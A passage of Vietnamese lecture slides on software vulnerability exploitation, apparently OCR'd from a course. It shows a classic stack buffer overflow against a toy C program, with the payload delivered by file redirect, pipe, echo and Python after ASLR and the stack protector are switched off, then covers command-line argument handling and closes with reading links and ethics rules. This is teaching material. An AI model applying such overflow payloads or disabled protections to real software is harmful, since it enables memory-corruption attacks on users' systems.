        puts("Try again!");
    return 0;
}
```

Ví dụ trước 41h, 42h, 43h, 44h ứng với các ký tự in được A, B, C, D

➔ Có thể nhập qua bàn phím

Ở đây, 01h, 02h, 03h và 04h ứng với các ký tự không in được

➔ Không nhập qua bàn phím

Cách nhập dữ liệu vào chương trình

- Chuyển hướng (redirect)
  - Chuẩn bị file dữ liệu: `data`
  - Gọi chương trình: `app < data`
- Dùng đường ống (pipe line)
  - Viết ứng dụng xuất dữ liệu ra standard output: `datagen`
  - Gọi chương trình: `datagen | app`

Chuyển hướng

```
#include <stdio.h>
int main(){
    char st[ ]="aaaaaaaaaaaaaaaa\x04\x03\x02\x01";
    FILE *f = fopen("input.dat", "wb");
    fwrite(st, 1, sizeof(st), f);
    fclose(f);
    return 0;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc app2.c -o app2 -fno-stack-protector
$ gcc gendata.c -o gendata
$ ./gendata
$ ./app2 < input.dat
Your name: You won!
$
```

Đường ống

```c
//File name: "redirect.c"
#include <stdio.h>
int main(){
    char st[ ]="aaaaaaaaaaaaaaaa\x04\x03\x02\x01";
    puts(st);
    return 0;
}
```

```
$ gcc redirect.c -o redirect
$ ./redirect | ./app2
Your name: You won!
$
```

Đường ống với script

- Sử dụng echo

```
$ echo -e "aaaaaaaaaaaaaaaa\x04\x03\x02\x01" | ./app2
Your name: You won!
$
```

- Sử dụng Python


```
$ python -c 'print "a"*16+"\x04\x03\x02\x01"' | ./app2
Your name: You won!
$
```

Chương trình nhận dữ liệu qua tham số dòng lệnh


Chương trình mẫu

```
#include <stdio.h>
int main(int argc, char *argv[ ]){
    printf("This progamm was run with %d parameter(s)\n",
        argc);
    int i;
    for(i=0; i<argc; i++)
        printf("argv[%d] = %s\n", i, argv[i]);
    return 0;
}
```

Thực thi với đường dẫn khác nhau




Tham số có chứa dấu cách



Tham số được sinh từ script

```
attt@ubuntu: ~
attt@ubuntu:~$ ./app $(echo "AAA BBB")
This progamm was run with 3 parameter(s)
argv[0] = ./app
argv[1] = AAA
argv[2] = BBB
attt@ubuntu:~$ ./app "$(echo "AAA BBB")"
This progamm was run with 2 parameter(s)
argv[0] = ./app
argv[1] = AAA BBB
attt@ubuntu:~$
```


QUESTION

Tự học

1. Bộ bài tập khai thác lỗ hổng phần mềm
2. Massimiliano Tomassoli, No-merci, **Modern Windows Exploit Development**, Online: http://docs.alexomar.com/biblioteca/Modern%20Windows%20Exploit%20Development.pdf
3. Mike Czumak, **Series of posts on Windows Exploit Development**, Online: https://www.securitysift.com/windows-exploit-development-part-1-basics/

Quy tắc đạo đức

- Bạn và công ty của bạn phải chịu trách nhiệm cho những đoạn mã bạn viết ra
- Cả bạn và công ty của bạn phải nỗ lực để cung cấp cho khách hàng những đoạn mã an toàn
- Bạn và công ty có nghĩa vụ vá những lỗ hổng được phát hiện